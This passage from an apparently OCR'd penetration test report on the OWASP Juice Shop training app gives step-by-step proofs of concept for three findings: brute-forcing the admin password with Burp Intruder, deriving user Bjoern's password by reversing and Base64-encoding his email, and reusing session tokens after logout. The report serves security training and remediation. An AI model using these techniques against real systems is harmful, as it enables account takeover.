
- **Vulnerability Location:** OWASP Juice Shop

- **Recommendation:**
  - Enforce strong password policies:
    - Minimum password length (at least 12 characters).
    - Require a mix of uppercase, lowercase, numbers, and special characters.
  - Validate passwords against known breached password lists.
  - Implement account lockout after multiple failed login attempts.
  - Educate users about creating strong passwords.
  - Enable Multi-Factor Authentication (MFA) for critical accounts.


- **Poc:**
  1. Navigate to the Juice Shop homepage.




2. Click on a product Apple *Juice*.
3. Scroll down to the **"Reviews"** section and copy admin email.
4. Go to the login page and enter the admin email.




5. intercept the request by burp suite.





6. Send the intercepted request to Intruder, Set the **attack type** to Sniper, Highlight only the password field as the attack position, Load a **custom password list** then Start the attack.





7. A **status code 200 OK** indicates a successful login






8. Logged in successfully as admin.

HIGH


2. Login Bjoern

- **Description:**
  The application fails to properly validate user credentials during login. This flaw allows an attacker to gain unauthorized access to user accounts (e.g., "bjoern") by using weak, hardcoded, or guessed credentials. The issue may stem from insecure password handling, flawed authentication logic, or missing protections like account lockout.
- **Impact:**
  In this scenario, full account takeover (e.g., of user Bjoern) could be achieved by an attacker, resulting in:
  - Access to sensitive user data or administrative features.
  - Potential for lateral movement and privilege escalation.
  - Violations of user privacy and data integrity
- **Resources:**
  - OWASP - Broken Authentication
- **Vulnerability Location:** OWASP Juice Shop
- **Recommendation:**
  - Ensure passwords are required and verified through secure, rate-limited login logic.
  - Enforce multi-factor authentication (MFA) for sensitive accounts.
  - Store passwords using strong hashing (e.g., bcrypt, scrypt).
  - Protect login endpoints with brute-force mitigation (rate-limiting, CAPTCHA).
  - Regularly audit for weak or test credentials (e.g., bjoern:bjoern, admin:admin).


- **Poc:**
  1. Access the admin interface by typing the URL /administration and copy user: bjoern.kimminich@gmail.com



2. Open **Inspect > Sources** and locate main.js



3. Search for the keyword **oauth** to find references to authentication logic or tokens.




4. Open the **Console** tab and execute the necessary JavaScript snippet (retrieved from main.js) to simulate or force a login.

4.1. Split the string into an array of characters
['b', 'j', 'o', 'e', 'r', 'n', '.', 'k', 'i', 'm', 'm', 'i', 'n', 'i', 'c', 'h', '@', 'g', 'm', 'a', 'i', 'l', '.', 'c', 'o', 'm']


4.2. Reverse the array
['m', 'o', 'c', '.', 'l', 'i', 'a', 'm', 'g', '@', 'h', 'c', 'i', 'n', 'i', 'm', 'm', 'i', 'k', '.', 'n', 'r', 'e', 'o', 'j', 'b']

4.3. Join the characters back into a string
'moc.liamg@hcinimmik.nreojb'

4.4. Encode the reversed string in Base64 using btoa()
'bW9jLmxpYW1nQGhjaW5pbW1pay5ucmVvamI='



5. Attempt to log in using bjoern.kimminich@gmail.com and guessed password ' **bW9jLmxpYW1nQGhjaW5pbW1pay5ucmVvamI= ' .**




6. The application grants access to the protected " **bjoern** " account.

MEDIUM


3. Session Token Not Invalidated on Logout

- **Description:**
  The Juice Shop application fails to properly invalidate session tokens on logout. Although clicking the logout button clears the token from the browser's local storage, the token itself remains valid and accepted by the server. This allows a previously issued token to continue functioning even after the user has "logged out."
  This presents a significant security flaw, as any attacker who gains access to the token—before or after logout—can reuse it to impersonate the user indefinitely until the token naturally expires.
- **Impact:**
  In this scenario, the penetration tester found that logging out does not invalidate the session token. This means the tester could continue using the same token to access the application even after logging out. As a result, any stolen or leaked tokens remain usable, allowing attackers to maintain unauthorized access. This breaks session integrity and confidentiality, and poses a serious risk if high-privilege accounts (like admin users) are affected.
- **Resources:**
  - OWASP Top 10: A07 – 2021: Identification and Authentication Failures
  - OWASP Session Management Cheat Sheet
- **Vulnerability Location:** OWASP Juice Shop
- **Recommendation:**
  - Implement Server-side Session Invalidation.
  - Use Short-lived Access Tokens with Refresh Tokens.
- **Poc:**
  1. Login using valid credentials on Juice Shop.




  2. click on reviews. Capture the JWT Token from the browser's Developer Tools:

